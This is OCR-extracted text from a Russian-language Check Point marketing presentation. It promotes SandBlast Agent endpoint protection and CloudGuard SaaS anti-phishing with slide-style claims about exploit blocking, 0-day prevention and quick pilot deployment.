
100% защита в почте и веб

100% защита от эксплойтов

0% ложных срабатываний

2-е место по TCO


ПРЕДОТВРАЩЕНИЕ 0-DAY В РЕАЛЬНОМ ВРЕМЕНИ




Песочница (минуты)

Проактивная очистка и конвертация – секунды!


Целевой фишинг как отдельный вид искусства



CloudGuard SaaS: Anti-Phishing AI/ML




Защита учетных записей пользователей



Легко попробовать и начать использовать

- Активация защиты за 30 мин.
- Мгновенный аудит ИБ: включая уже накопленные данные в SaaS
- Пилот в режиме мониторинга позволяет сразу заблокировать обнаруженные угрозы
- Try & Buy: после успешного пилота можно сразу перейти в продуктив



Check Point SandBlast AGENT

Check Point SOFTWARE TECHNOLOGIES LTD

Последние инновации в технологиях защиты конечных точек

